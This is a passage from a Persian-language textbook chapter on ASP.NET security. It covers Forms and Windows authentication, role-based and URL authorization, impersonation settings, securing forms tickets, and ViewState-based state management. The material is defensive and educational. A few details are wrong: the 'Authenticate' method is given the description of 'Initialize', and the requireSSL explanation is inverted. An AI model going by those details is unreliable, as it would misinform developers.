هویت را انجام دهد. پروتکل Kerberos یک پروتکل امن برای احراز هویت دوطرفه در شبکه است. بدیهی است استفاده از این روش در داخل سازمان ها ساده‌تر خواهد بود. در این روش نیازی به وارد کردن نام کاربری و کلمه عبور برای کاربرانی که از سایت استفاده می‌کنند، وجود ندارد.

بهر حال باید درستی اعتبار و کلمه عبور کاربران را بر اساس یک پایگاه کاربران مورد بررسی قرار داد. در مورد احراز هویت‌های basic, digest, integrated حساب کاربری مورد استفاده می‌تواند به نوعی برای ویندوزی که IIS را در بر گرفته قابل اعتبارسنجی باشد. راه های مختلفی برای این کار وجود دارد. برای نمونه ویندوز مذکور عضو domain ی باشد که حساب کاربران سایت در آن قرار گرفته یا domain ی که ویندوز مورد نظر عضو آن است، رابطه trustی با domain مورد نظر کاربران داشته باشد.

۱-۲-۴-۴ احراز هویت با استفاده از Microsoft Passport:

این نوع از احراز هویت به شما اجازه می دهد تا بتوانید کاربران را با استفاده از سرویس Microsoft Passport شناسایی نمایید.

۲-۲-۴-۴ احراز هویت با استفاده از فرم های دلخواه:

این روش به عملیات احراز هویت کاربران را به توسعه دهنده سایت ASP.NET واگذار می نماید تا او با استفاده از فرم های دلخواه بتواند منطق انجام این کار را کنترل نماید. در صورتی که این نوع از احراز هویت را انتخاب نمایید، این روال اتفاق می افتد:

همانطور که بیان شد در این روش اطلاعات کاربر در یک cookie نگهداری می شود. پس اگر ASP.NET درخواستی در این مورد دریافت نماید بررسی خواهد کرد که آیا cookie مورد نظر وجود دارد یا خیر. در صورتی cookie مذکور وجود داشته باشد به آن معنی است که کاربر احراز هویت شده است و باید درخواست مورد نظر اجرا شود.

بدیهی است در صورت عدم وجود cookie مذکور، ASP.NET کاربر را به سوی فرم تهیه شده توسط توسعه دهنده برای دریافت نام کاربری و کلمه عبور هدایت خواهد کرد.

توسعه دهنده می تواند هر منطقی را در فرم احراز هویت انجام دهد و پس از اطمینان از شناسایی کاربر با تنظیم یک property می تواند cookie مورد نظر را بسازد تا در درخواست های بعدی، کاربر به صفحه احراز هویت هدایت نشود.

به منظور مدیریت احراز هویت، شما می‌توانید از تابع‌های ایستای کلاس FormsAuthentication استفاده کنید. جدول زیر این تابع ها را فهرست می‌کند:

جدول تابع‌های ایستای کلاس FormsAuthentication

تابع	*شرح*
Authenticate	*کلاس FormsAuthentication را با خواندن تنظیمات پیکربندی و دریافت مقادیر کوکی و مقادیر رمزنگاری برای برنامه جاری، مقداردهی ولیه می‌کند.*
Decrypt	*وقتی یک بلیط رمز شده که از کوکی HTTP به دست آمده به آن داده می‌شود، یک نمونه کلاس FormsAuthenticationTicket برمیگرداند.*
Encrypt	*یک FormsAuthenticationTicket را می‌گیرد و یک رشته محتوی یک تیکت احراز هویت رمز شده مناسب برای کوکی HTTP برمیگرداند.*
GetAuthCookie	*یک کوکی رمزشده احراز هویت را به‌صورت یک HttpCookie بازیابی می‌کند. این کوکی به مجموعه کوکیها اضافه نمی‌شود.*
GetRedirectUrl	*درس URL انتقال را برای درخواستی که باعث انتقال به صفحهٔ*

	ورود شده است، برمیگرداند.
HashPasswordForStoringInConfigFile	یک گذرواژه و یک رشتهٔ مشخصکننده نوع درهمسازی را می‌گیرد و یک گذرواژه درهمسازی شده مناسب برای ذخیرهسازی در یک فایل پیکربندی برمیگرداند.
Initialize	کلاس FormsAuthentication را با خواندن تنظیمات پیکربندی و دریافت مقادیر کوکی و رمزنگاری برای برنامه جاری مقداردهی اولیه می‌کند.
RedirectFromLoginPage	کاربر احراز هویت شده را به URL درخواستی اصلی می‌فرستد.
RenewTicketIfOld	تقضای FormsAuthenticationTicket را به روز می‌کند.
SetAuthCookie	یک بلیط احراز هویت می‌سازد و آن را به مجموعه کوکیهای پاسخ ضمیمه می‌کند.
SignOut	بلیط احراز هویت را با تنظیم کوکی احراز هویت یا متن URL به یک مقدار تهی حذف می‌کند. این کار هر دو کوکی نشست و طوالنی مدت را حذف می‌کند. مهم: با وجود اینکه این تابع بلیط را از نشست احراز هویت شده حذف می‌کند، برنامهٔ شما ممکن است هنوز در مقابل حملاتتکرار از جانب یک منبع ناخواسته که بلیط احراز هویت را سرقت کرده است، آسیب پذیر باشد.

جدول زیر لیستی از ویژگیهای مفید برای مدیریت بلیطهای احراز هویت را ارائه می‌کند:

جدول ویژگیهای مفید برای مدیریت بلیطهای احراز هویت

ویژگی	شرح
FormsCookieName	نام کوکی را برای برنامه جاری برمیگرداند.
FormsCookiePath	مسیر کوکی را برای برنامه جاری برمیگرداند.
CookiesSupported	یک مقدار برمیگرداند که مشخص می‌کند که آیا برنامه برای پشتیبانی از احراز هویت فرم بدون کوکی پیکربندی شده است یا خیر.
CookieMode	مقداری را برمیگرداند که مشخص می‌کند آیا برنامه برای احراز هویت فرم بدون کوکی پیکربندی شده است یا خیر.
CookieDomain	مقدار دامنه کوکی احراز هویت فرم را برمیگرداند.
DefaultUrl	URLای را برمیگرداند که که احراز هویت فرم اگر هیچ URL انتقالی تعیین نشده باشد به آنجا هدایت می‌کند.
LoginUrl	URL صفحهٔ ورود را برمیگرداند که احراز هویت فرم به آن هدایت می‌کند.
RequireSSL	مقداری را برمیگرداند که مشخص می‌کند کوکیها باید با استفاده از الیهی سوکت امن منتقل شوند یا خیر.
SlidingExpiration	مقداری را برمیگرداند که نشان می‌دهد آیا انقضای متحرک ۱ فعال شده است یا خیر.
EnableCrossAppRedirects	مقداری را برمیگرداند که مشخص می‌کند آیا کاربران احراز هویت شده را

تاکنون در مورد انواع انتخاب هایی که می تواند برای احراز هویت در ASP.NET وجود داشته باشد، صحبت شد و شما می توانید هر کدام از آنها را انتخاب نمایید. در این قسمت نکاتی بیان می شود که شما را در انتخاب روش احراز هویت مناسب برای شرایط مختلف کمک خواهد کرد:

اگر مورد مهمی برای محافظت در برنامه شما وجود ندارد به IIS اجازه دهید تا از احراز هویت ناشناس استفاده کند. این به همه کاربران اجازه دسترسی به برنامه شما را خواهد داد.

اگر می خواهید کاربران را احراز هویت نمایید روش های مختلفی وجود دارد. اگر تمام کاربران در شبکه شما حساب کاربری دارند از روش احراز هویت ویندوز در ASP.NET و یکی از روش های قوی برای این کار در IIS استفاده کنید

۴-۵ authorization در ASP.NET

در سیستم های اداری افراد براساس وظایفی که درسیستم اداری خود دارند، در سیستم نرم افزاری مربوطه نیز شبیه همان دسترسی ها را خواهند داشت. سیستم مدیریت شعب بانک را در نظر بگیرید. یک تحویل دار بانک چه وظایفی دارد؟همان وظایف را در سیستم نرم افزاری نیز خواهد داشت. دقت کنید که گفتیم تحویل دار بانک و نگفتیم آقا یا خانم فلانی چه وظایفی دارد. ما در بحث دسترسی ها با نقش (Role)ها سروکار داریم. باید به دنبال نقش های آن سازمان یا نهاد و یا مجموعه ای باشیم که می خواهیم نرم افزار خود را برای آن طراحی و پیاده سازی کنیم. پس در ابتدا نقش ها را مشخص می کنیم.


چارت سازمانی یکی از بهترین روش های پیدا کردن نقش های سیستم نرم افزاری می باشد. در چارت سازمانی همه نقش ها مشخص است و همه افراد براساس آن در بخش های مختلف مشغول به کار می شوند. از این رو می توانیم نقش های سیستم را از روی چارت سازمانی تعریف نماییم. حالا پس از مشخص شدن نقش ها به سراغ دسترسی ها و کارهایی که هر نقش باید بتواند انجام دهد می رویم؛ مثلا نقش تحویل دار بانک چه وظایفی دارد؟این وظایف دسترسی های این نقش در سیستم نرم افزاری خواهد بود.

در نهایت ما مجموعه ای از نقش ها و دسترسی های آنها را خواهیم داشت. حالا فقط کافی است کاربران سیستم (آنهایی که قرار است با سیستم کار کنند) را تعریف نماییم و نقش یا نقش های مربوط به آنها را مشخص و وصل نماییم؛ مثلا آقای A با نقش تحویل دار و نقش های مشخص در سیستم تعریف می شود.

دسته بندی نقش ها و دسترسی ها باعث می شود که مدیریت دسترسی ها بسیار ساده و دقیق انجام شود. اگر ما نقش را درسیستم نرم افزاری که طراحی می کنیم در نظر نگیریم، باید آن وقت به هرکاربر دسترسی های جداگانه می دادیم که باعث می شد دو کاربر A و B که هر دو تحویل دار هستند دسترسی های یکسان نداشته باشند و هر کدام به بعضی قسمت ها دسترسی داشته باشند که این اتفاق باعث بهم ریختگی و عدم یکپارچگی سیستم می شود. با این توضیحات ما در Authorization با ۳ قسمت اصلی سروکار داریم:

1. کاربران 2. نقش ها 3. دسترسی ها

که می توانیم بگوییم هر کاربر چه نقش هایی دارد و هر نقش چه دسترسی هایی.



این روش، یک روش کامل و نسبتا جامع برای پیاده سازی Authorization یا حق دسترسی ها در طراحی و توسعه نرم افزاها است که می تواند جوابگوی اکثر نیازهای ما در مقوله امنیت باشد.authorization تعیین می‌کند که آیا دسترسی به منابع خاص به یک هویت اعطا شود یا خیر.

۱-۵-۴ پیکربندی سطوح دسترسی کاربران:

بعد از احراز هویت کاربران باید میزان دسترسی آنها به منابع هم مشخص شود؛ به عبارت دیگر برنامه باید بداند که هر کدام از کاربران دسترسی به کدام یک از قسمت های برنامه دارند یا مجاز به انجام چه کارهایی در برنامه هستند؛ اما سؤالی مطرح می شود که ابتدا باید به آن پاسخ داد:

آیا کاربران با نام کاربری خود منابع را از سیستم طلب کرده اند؟

پاسخ این سؤال به استفاده یا عدم استفاده شما از جعل هویت در **ASP.NET** بر می گردد. جعل هویت روشی است که به **ASP.NET** اجازه می دهد تا با حساب کاربری درخواست دهنده به منابع دسترسی پیدا کند.

جعل هویت در **ASP.NET** با یک خط بصورت زیر در فایل **web.config** کنترل می شود. تنظیم پیش فرض در این مورد عدم استفاده از جعل هویت است. شما می توانید بصورت صریح در فایل **web.config** از **ASP.NET** بخواهید که از جعل هویت استفاده نکند.

```
<identity impersonate="false"/>
```

با این تنظیم ASP.NETاز جعل هویت استفاده نخواهد کرد. این به آن معنی است که ASP.NETبرای دسترسی به منابع مورد نیازش از حساب کاربری خودش استفاده می کند .بصورت پیش فرض ASP.NETاز یک حساب کاربری بنام ASP.NETاستفاده می کند .البته با تغییر در قسمت processModelفایل machine.config می توان این حساب کاربری پیش فرض را تغییر داد .البته با تغییر این حساب کاربری در فایل machine.config این تنظیم برای تمام سایت هایی که در IISاز ASP.NETاستفاده می کنند، اعمال خواهد شد.

وقتی شما جعل هویت را غیر فعال می کنید، تمام درخواست ها با استفاده از حساب کاربری پیش فرض ASP.NET اجرا خواهد شد. حتی در زمانی که شما از روش احراز هویت ناشناس استفاده می کنید یا به هر طریق کاربران را احراز هویت کنید، هم این موضوع صادق است و ASP.NET از حساب کاربری پیش فرضش برای دسترسی به منابع استفاده خواهد کرد.

اما انتخاب دیگر استفاده از جعل هویت بصورت زیر در فایل web.config است:

```
<identity impersonate="true"/>
```

در این مورد، ASP.NETحساب کاربری که IISبه او تحویل می دهد را گرفته و برای دسترسی به منابع مورد نیاز برای پردازش درخواست استفاده می کند .در مورد استفاده از احراز هویت بصورت ناشناس، IISحساب کاربری IUSR_ComputerNameرا به ASP.NETبعنوان کاربر درخواست دهنده ارسال خواهد کرد .در هر صورت اگر در پردازش درخواست رسیده برای دسترسی به منبعی نیاز به اعتبار وجود داشته باشد، از همان اعتبار کاربر درخواست دهنده که از IISدریافت شده، برای این کار استفاده می شود.

در نهایت شما می توانید از یک حساب کاربری خاص برای اجرای تمام درخواست های رسیده استفاده کنید. بدیهی است در این روش هم از جعل هویت استفاده می شود؛ اما بجای هویت کاربر درخواست کننده از حساب کاربری که شما مشخص کرده اید، استفاده می شود.

```
<identity impersonate="true" username="DOMAIN\username" password="password"/>
```

با این تنظیم، تمام درخواست ها با کاربر مشخص شده انجام خواهد شد .پس شما می توانید یک کاربر خاص برای اجرا کردن تمام درخواست ها در نظر بگیرید .به این ترتیب درخواست هر کاربری که احراز هویت شود، با این حساب کاربری اجرا خواهد شد .مشکل این روش آن جاست که شما کلمه عبور کاربر را در فایل پیکربندی web.configبصورت بدون رمز قرار می دهید و این می تواند خطرآفرین باشد .البته ASP.NETبه کاربران اجازه نمی دهد تا این فایل را دریافت کنند؛ اما اگر کاربری از طریق دیگری به این فایل دسترسی پیدا کند، امنیت سایت به خطر می افتد. در ASP.NET دو راه برای authorization دسترسی به یک منبع خاص وجود دارد:

authorization فایل: authorization فایل‌ها توسط پیمانهٔ FileAuthorizationModule انجام می‌شود. این پیمانه لیست کنترل دسترسی (ACL(فایل ادارهکنندهaspx. یاasmx. را بررسی می‌کند تا تعیین کند که آیا

یک کاربر باید به فایل دسترسی داشته باشد یا خیر. مجوزهای ACL برای هویت ویندوز کاربر (در صورتی که احراز هویت ویندوز فعال باشد) یا برای هویت ویندوز فرایند ASP.NET بررسی می‌شوند.

authorization:URL URL authorization توسط **UrlAuthorizationModule** که کاربران و نقشها را به URLها در نرم افزار **ASP.NET** نگاشت می‌کند، انجام می‌شود. این پیمانه می‌تواند برای انتخاب اجازه یا رد برای دسترسی به بخشهای مختلف از یک نرم افزار (معمولاً پوشه ها) برای کاربران یا نقشهای خاص بکار برود.

۴-۵-۲ استفاده از URL authorization

با URL authorization، شما به طور صریح دسترسی به یک پوشهٔ خاص توسط نام کاربر یا نقش را قبول یا را رد می‌کنید. برای انجام این کار، شما یک بخش authorization در فایل پیکربندی برای آن پوشه ایجاد می‌کنید. برای فعال کردن URL authorization، شما یک لیست از کاربران یا نقشها را برای عناصر اجازه یا رد از بخش مجوز یک فایل پیکربندی مشخص می‌کنید. مجوز تعیین شده برای یک پوشه به زیرپوشه های آن نیز اعمال می‌شود، مگر اینکه فایلهای پیکربندی در یک زیرپوشه آن را رونویسی کند.

پیکربندی برای پخش authorization در زیر نشان داده شده است:

```
<authorization>
```

عنصر **allow** یا **deny** الزامی است. شما باید یکی از صفات **users** یا **roles** را مشخص کنید. هر دو را می‌تواند استفاده کرد، اما هر دو الزامی نیستند. صفت **verbs** اختیاری است.

عناصر allow و deny به ترتیب دسترسی را اعطا یا لغو می‌کنند. هر عنصر از ویژگیهایی که در جدول زیر نشان داده شده است پشتیبانی می‌کند:

جدول5-6: ویژگی‌های عناصر allow و deny

ویژگی	توصیف
	هویت‌های هدف (حساب‌های کاربری) برای این عنصر را شناسایی می‌کند.
Users	
	یک نقش (یکشی) RolePrincipal در درخواست فعلی که دسترسی به منبع برای آن
Roles	
	جازه داده می‌شود یا نمی‌شود.
Verbs	فعل‌های HTTP که به عمل اعمال می‌شود از قبیل دستورات GET,HEAD و POST را

مثال زیر دسترسی را به هویت Kim و اعضای نقش Admins اعطا می‌کند و دسترسی را برای هویت john (مگراینکه هویت john شامل نقش Admins باشد) و برای همه کاربران ناشناس لغو می‌کند.

```
<authorization>
<allow users="Kim"/>
<allow roles="Admins"/>
<deny users="John"/>
<deny users="?"/>
</authorization>
```

شما می‌توانید چندین موجودیت را برای هر کدام از صفات users و roles با استفاده از لیستهای جدا شده توسط کاما مشخص کنید، آنگونه که در مثال زیر آمده است:

```
<allow users="John, Kim, contoso\Jane"/>
```

توجه داشته باشید که اگر شما یک نام حساب دامنه را استفاده می‌کنید، باید هم دامنه و هم نام کاربر را بیاورید(contoso\john) .

مثال زیر به همهٔ کاربران اجازهی اجرای یک HTTP GET برای یک منبع را می‌دهد ولی فقط به Kim اجازهی انجام یک عمل POST را می‌دهد:

```
<authorization>
<allow verbs="GET" users="*"/>
<allow verbs="POST" users="Kim"/>
<deny verbs="POST" users="*"/>
</authorization>
```

قواعد به‌صورت زیر اعمال می‌شود:

- قواعدی که در فایلهای پیکربندی در سطح برنامه ها هستند مقدم بر قوانین ارث برده می‌باشند. سیستم قاعده مقدم را با استفاده از یک لیست ادغام‌شده از همهی قواعد برای یک URL تعیین می‌کند که در آن جدیدترین قواعد (آن‌هایی که در سلسه مراتب نزدیکترین هستند) در ابتدای لیست قرار گرفته اند.
- با داشتن مجموعهای ادغامشده از قواعد، ASP.NET از ابتدای لیست شروع می‌کند و قواعد را بررسی می‌کند تا زمانیکه اولین تطابق پیدا شود. پیکربندی پیشفرض برای ASP.NET شامل یک عنصر <allow user=”*”> که همهٔ کاربران را مجاز می‌سازد. (طور پیشفرض، این قاعده در آخر اعمال می‌شود.) اگر هیچ نقش مجاز دیگر تطابق پیدا نکند، درخواست با کد وضعیت 401 HTTP برمی‌گردد. اگر یک عنصر اجازه تطابق پیدا کند، پیمانه اجازه می‌دهد تا پردازش درخواست ادامه پیدا کند.

در یک فایل پیکربندی، شما همچنین می‌توانید یک عنصر مکان (location(برای مشخص کردن یک فایل خاص یا پوشه مشخص کنید که تنظیمات در آن عنصر مکان باید اعمال شود.

۶-۴ امن سازی بلیط های احراز هویت فرم

برای امن سازی بلیطهای احراز هویت فرم دو روش زیر را می‌توانید به کار بگیرید:

- استفاده از SSL برای همهٔ صفحات.
- استفاده از تابع‌های رمزنگاری برای کلاس FormsAuthentication

۱-۶-۴ استفاده از SSL برای تمام صفحات

استفاده از SSL برای تمام صفحات کمک می‌کند تا مطمئن شویم که کوکی احراز هویت در یک نشست مرورگر کاربرخواه با استفاده از رمزنگاری SSL امن باقی مِی‌مانند تا دسترسی امن به همهی صفحات فراهم شود. با استفاده از رمزنگاری SSL در برنامهٔ کاربردی شما جلوی افشای کوکی احراز هویت و فرمهایی که اطلاعات با ارزش دیگر را می‌گیرید.

برای این کار مقدار ویژگی requireSSL را در فایل Web.config برای true قرار دهید. این SSL را وقتی که کوکی برای مرورگر فرستاده می‌شود، فعال می‌کند. اگر شما مقدار requireSSL را برابر true قرار ندهید، فرم یک استثنا برمیگرداند و با کوکی احراز هویت نمی‌شود.

وقتی requireSSL به مقدار true تنظیم شده باشد، اتصال رمز شده به محافظت از اعتبارنامه های کاربر کمک می‌کند و ASP.NET ویژگی HttpCookie.Secure را برای کوکی احراز هویت تنظیم می‌کند. مرورگر سازگار کوکی را برنمیگرداند مگر اینکه اتصال از SSL استفاده کند. مثال زیر نشان می‌دهد که چگونه این کار را در فایل پیکربندی برنامه خود انجام دهید:

```
<configuration>
<system.web>
<authentication mode="Forms">
<forms name=".ASPXAUTH"
loginUrl="login.aspx"
protection="All"
timeout="20"
requireSSL="true">
</forms>
</authentication >
```

```
<authorization>
<deny users="?" />
</authorization>
</system.web>
</configuration>
```

۲-۶-۴ استفاده از تابع‌های رمزنگاری برای کلاس FormsAuthentication

اگر شما فقط از SSL در صفحهٔ آغازین ورود برای رمزنگاری اعتبارنامه هایی که به برای احراز هویت ارسال می‌شوند استفاده می‌کنید، مطمئن شوید که بلیط احراز هویت فرم که در کوکی قرار دارد محافظت شده است. بلیط های احراز هویت فرم باید محافظت شوند چون این کوکی بین کارخواه و کارگزار در درخواستهای بعدی ردوبدل می‌شود. برای رمز

کردن بلیط احراز هویت فرم، صفت protection از عنصر forms را پیکربندی کنید و از تابع Encrypt از کلاس FormsAuthentication برای بلیط استفاده کنید:

```
<authentication mode="Forms">
<forms name="MyAppFormsAuth"
loginUrl="login.aspx"
protection="All"
timeout="20"
path="/" >
</forms>
</authentication>
```

از آنجاییکه صفت protection با All مقداردهی شده است، وقتی که برنامه‌ای تابع FormsAuthentication.Encrypt را فراخوانی می‌کند، بلیط باید اعتبارسنجی و رمز شود. وقتی که بلیط احراز هویت فرم را می‌سازید، تابع Encryptرا فراخوانی کنید. شما نوعاً بلیط را در قسمت مدیریت رویداد Login برنامه می‌سازید:

```
string encryptedTicket = FormsAuthentication.Encrypt(authTicket);
```

۴-۷ یک چک لیست برای احراز هویت و authorization

این چک لیست شامل آیتم‌هایی است که در هنگام اضافه کردن احراز هویت و authorization به برنامه خود باید رعایت کنید:

- تنها در صورتی که مجبور هستید نقشها را خودتان تعریف کنید. بعضی حالتها وجود دارد که می‌خواهید خودتان توابع احراز هویت و authorization را پیاده سازی کنید، اما این عمل همراه با اشتباهات بالقوه است. اگر دارای پایگاه دادهای برای کاربر هستید، آنگاه پیاده سازی مدلهای فراهم کننده برای عضویت و نقشها را در نظر بگیرید. این کار به شما امکان استفاده از تابع‌های استاندارد برای کنترل دسترسی را فراهم می‌کند.
- کاربران خود را تشویق به خروج از سیستم کنیم. احراز هویت به‌صورت پیوسته ممکن است منجر به حمله های CSRF شود. برای سیستم‌های با ارزش بالا، کاربران را با ارایهی دکمهٔ خروج و قابل رویت به خروج از سیستم تشویق کنید و قابلیت « مرا به خاطر بسپار » را فراهم نکنید.
- همیشه با نقش عدم دسترسی شروع کنید. این حالت که به‌طور مشخص کسانی که دسترسی به منابع دارند، تعیین شوند نسبت به حالتی که کسانی که دسترسی ندارند تعیین شود امن‌تر است.
- از تفاوت بین قوانین authorization در ASP.NET و IIS اطلاع داشته باشید. نقشهای IIS authorization برای هر منبعی اجرا می‌شود. در ASP.NET قوانین authorization تنها منابع نگاشت شده به یک handler مدیریت شده را محافظت می‌کند.
- اگر به‌صورت برنامهنویسی authorization را بررسی می‌کنید تا کنترلها را پنهان یا نمایش دهید، از

- اجرای آن authorizationها در کدهای لایهٔ پایین‌تر اطمینان پیدا کنید. اگر عناصر کاربری مانند دکمه هایی که براساس نقش‌ها یا نام‌های کاربری هستند را نمایش می‌دهید یا پنهان می‌کنید، دوباره در هر تابع مربوط به آن دکمه ها مانند OnClick() بررسی‌ها را انجام دهید.
- اگر منابع به کاربری خاصی تعلق دارد، پیش از سرویس دهی کاربر جاری را بررسی کنید. اگر منبعی مانند یک پیام برای کاربر خاصی است آنگاه بررسی کنید که کاربر جاری به آن منبع دسترسی دارد.

۵- فصل پنجم: مدیریت امن حالت

۵-۱ مروری بر مدیریت حالت در ASP.NET

هر زمان که صفحه به سرور ارسال شود، یک نمونهٔ جدید از کلاس صفحهٔ وب ایجاد می‌گردد. در برنامه نویسی سنتی وب، این معمولاً بدان معنی است که تمام اطلاعات مرتبط با صفحه و کنترلهای صفحه، با هر رفت و برگشت به سرور از دست خواهند رفت. برای مثال، اگر کاربر اطلاعاتی را در جعبهٔ متن وارد می‌کرد، با انتقال از مرورگر و یا سیستم کلاینت به سرور، اطلاعات از دست می‌رفت.

برای غلبه بر این محدودیت ذاتی برنامه نویسی وب سنتی، ASP.NET شامل گزینه‌های مختلفی است که به شما در حفظ اطلاعات در هر صفحه و در برنامهٔ گسترده، کمک می‌کند.

این ویژگیها به شرح زیر است:

- View state
- حالت کنترل
- فیلدهای مخفی
- کوکی‌ها
- رشته‌های پرس و جو (Query Strings)
- حالت برنامه (application state)
- حالت نشست (session state)
- ویژگیهای پروفایل

View state، حالت کنترل، فیلدهای مخفی، کوکی‌ها و query strings همگی برای ذخیرهٔ داده در سمت کلاینت از طریق روشهای مختلف مورد استفاده قرار می‌گیرند و حالت Application، حالت نشست و ویژگی‌های پروفایل همگی داده را روی حافظه در سرور نگهداری می‌کنند. هر یک از این گزینه‌ها، بسته به سناریو مورد استفاده، دارای مزایای و معایب مجزا می‌باشد.

۵-۲ گزینه‌های مدیریت حالت مبتنی بر کلاینت

بخشهای زیر گزینه‌هایی برای مدیریت حالت که شامل ذخیرهٔ اطلاعات در صفحه یا کامپیوتر کلاینت می‌شود را توضیح می‌دهد. برای این گزینه‌ها هیچ اطلاعاتی بین رفت و برگشت‌ها روی سرور ذخیره نمی‌شود.

View state ۵-۲-۱

همانگونه که اطلاع دارید کنترل های سرویس دهنده ASP.NET از view state برای بخاطر سپردن state استفاده می نمایند. اطلاعات view state در یک فیلد مخفی نگهداری شده و بطور اتوماتیک پس از هر postback برای سرویس دهنده ارسال می گردد. view state محدود به کنترل های سرویس دهنده نمی گردد و در صورت ضرورت می توان مجموعه ای از اطلاعات مورد نیاز را مستقیما" در مجموعه view state ذخیره تا امکان بازیابی آنها پس از هر postback فراهم شود. نوع های مختلفی را می توان در view state ذخیره نمود. نوع های داده ساده و اشیاء سفارشی نمونه هائی در این زمینه می باشند.

خصلت ViewState صفحه، مجموعه view state را ارائه می نماید. این خصلت یک نمونه از کلاس مجموعه StateBag است. برای اضافه کردن و حذف آیتم هائی در این کلاس، از گرامری مشابه با یک دیکشنری استفاده می گردد که در آن هر آیتم دارای یک نام منحصر بفرد است.

این روش پیشفرض است که صفحه برای نگهداری اطلاعات صفحه و کنترل مقادیر این ویژگی بین رفت و برگشتها استفاده می‌کند. زمانی که صفحه پردازش شد، حالت فعلی صفحه و کنترلهای آن به‌صورت یک رشتهٔ درهم سازی شده و به‌عنوان یک فیلد مخفی یا چند فیلد مخفی (در صورتی که حجم داده های ذخیرهشده در

ViewState از مقدار مشخص شده در صفت MaxPageStateFieldLength بیشتر شود) در صفحه ذخیره می‌شوند. زمانی که صفحه به سرور ارسال و بازگردانده شود، صفحه در مقداردهی اولیهٔ رشته ViewState را تجزیه کرده و اطلاعات این ویژگی را به صفحه باز می‌گرداند. شما می‌توانید مقادیر را هم در ViewState ذخیره کنید.

مزایای استفاده از ViewState عبارتند از:

- منابع سرور موردنیاز نیستند: ViewState در یک ساختار در کد صفحه قرار می‌گیرد.
- پیاده سازی ساده: ViewState هیچگونه برنامه‌نویسی سفارشی برای استفاده نیاز ندارد و به‌طور پیشفرض برای ذخیره داده حالت در کنترلها فعال است.
- ویژگیهای پیشرفته امنیتی: به منظور پیاده سازی‌های یونیکد، مقادیر ViewState درهم سازی، فشرده و کدگذاری می‌شود که این امر امنیت بیشتری نسبت به استفاده از فیلدهای مخفی فراهم می‌کند.

معایب استفاده از ViewState عبارتند از:

- ملاحظات کارایی: به دلیل اینکه ViewState در خود صفحه ذخیره می‌شود، ذخیرهٔ مقادیر بزرگ می‌تواند سبب پایین آمدن سرعت صفحه شود. این امر به ویژه درمورد دستگاه‌های تلفن همراه بیشتر محسوس است چراکه پهنای باند در این دستگاه‌ها محدودیت دارد.
- محدودیت دستگاه‌ها: دستگاه‌های تلفن همراه ممکن است ظرفیت حافظه برای ذخیره مقدار زیادی از اطلاعات ViewState نداشته باشند.
- ریسک‌های امنیتی بالقوه: ViewState در یک یا چند فیلد مخفی در صفحه ذخیره می‌شود. اگرچه ViewState داده ها را به‌صورت درهم سازی شده ذخیره می‌کند اما بازهم می‌تواند دستکاری شود.

در صورتی که کد خروجی صفحه به‌طور مستقیم مشاهده شود، اطلاعات فیلدهای مخفی نیز دیده می‌شود که این یک مسئله امنیتی بالقوه را ایجاد می‌کند.

مثال: در این مثال تعداد postback را در کلیک حفظ می کنیم.

```
protected void Page_Load(object sender, EventArgs e)
{
 if (IsPostBack)
 {
 if (ViewState["count"] != null)
 {
 int ViewstateVal = Convert.ToInt32(ViewState["count"]) + 1;
 Label1.Text = ViewstateVal.ToString();
 ViewState["count"]=ViewstateVal.ToString();
 }
 else
 {
 ViewState["count"] = "1";
 }
 }
}
protected void Button1_Click(object sender, EventArgs e)
{
 Label1.Text=ViewState["count"].ToString();
}
```

۲-۲-۵ حالت کنترل

گاهی اوقات نیاز دارید تا داده های حالت کنترل را به منظور درست کار کردن یک کنترل، نگهداری کنید. به‌عنوان‌مثال، یک کنترل سفارشی شامل برگه‌های متعدد که اطلاعات مختلفی را نمایش می‌دهد، درنظر بگیرید. این کنترل به منظور کار کردن صحیح، نیاز دارد که بداند بین رفت و برگشتها، کدام برگه انتخاب شده است.

ویژگی ViewState می‌تواند برای این هدف مورد استفاده قرار گیرد اما ViewState ممکن است در سطوح مختلف یک صفحه توسط توسعه دهندگان غیر فعال شود و این به‌طور مؤثر کنترل شما را شکننده می‌کند. برای حل این موضوع، چارچوب صفحه ASP.NET یک ویژگی به نام حالت کنترل دارد. ویژگی حالت کنترل به شما اجازه می‌دهد تا اطلاعات صفاتی که یک کنترل را مشخص می‌کند ثابت کرده و برخلاف ویژگی viewState اجازه خالی شدن آن را نمی‌دهد.

مزایای استفاده از حالت کنترل عبارتند از:

- نیازی به منابع سرور ندارد: به‌طور پیشفرض، حالت کنترل در فیلدهای مخفی در صفحه ذخیره می‌شود.
- قابلیت اطمینان: به دلیل اینکه حالت کنترل مانند ViewState قابل خالی شدن نیست، قابلیت اطمینان بیشتری برای مدیریت حالت کنترل‌ها دارد.
- تطبیق پذیری: آداپتورهای سفارشی می‌توانند به منظور مشخص کردن اینکه چگونه و کجا اطلاعات کنترل حالت ذخیره شده است، نوشته شوند.

معایب استفاده از کنترل حالت:

- نیاز به مقداری برنامه‌نویسی دارد: در حالی که چارچوب صفحهٔ ASP.NET یک اساس برای حالت کنترل فراهم می‌کند، حالت کنترل، یک مکانیسم حفظ حالت سفارشی است. برای استفاده کامل از حالت کنترل، شما باید برای ذخیره و بارگذاری حالت کنترل کد بنویسید.

۳-۲-۵ فیلدهای مخفی

Asp.NET به شما اجازه می‌دهد که اطلاعات را در کنترل HiddenField ذخیره کنید که به‌صورت یک فیلد مخفی استاندارد HTML نمایش داده می‌شود. فیلد مخفی مقدار کمی از داده را روی کلاینت ذخیره می کند.

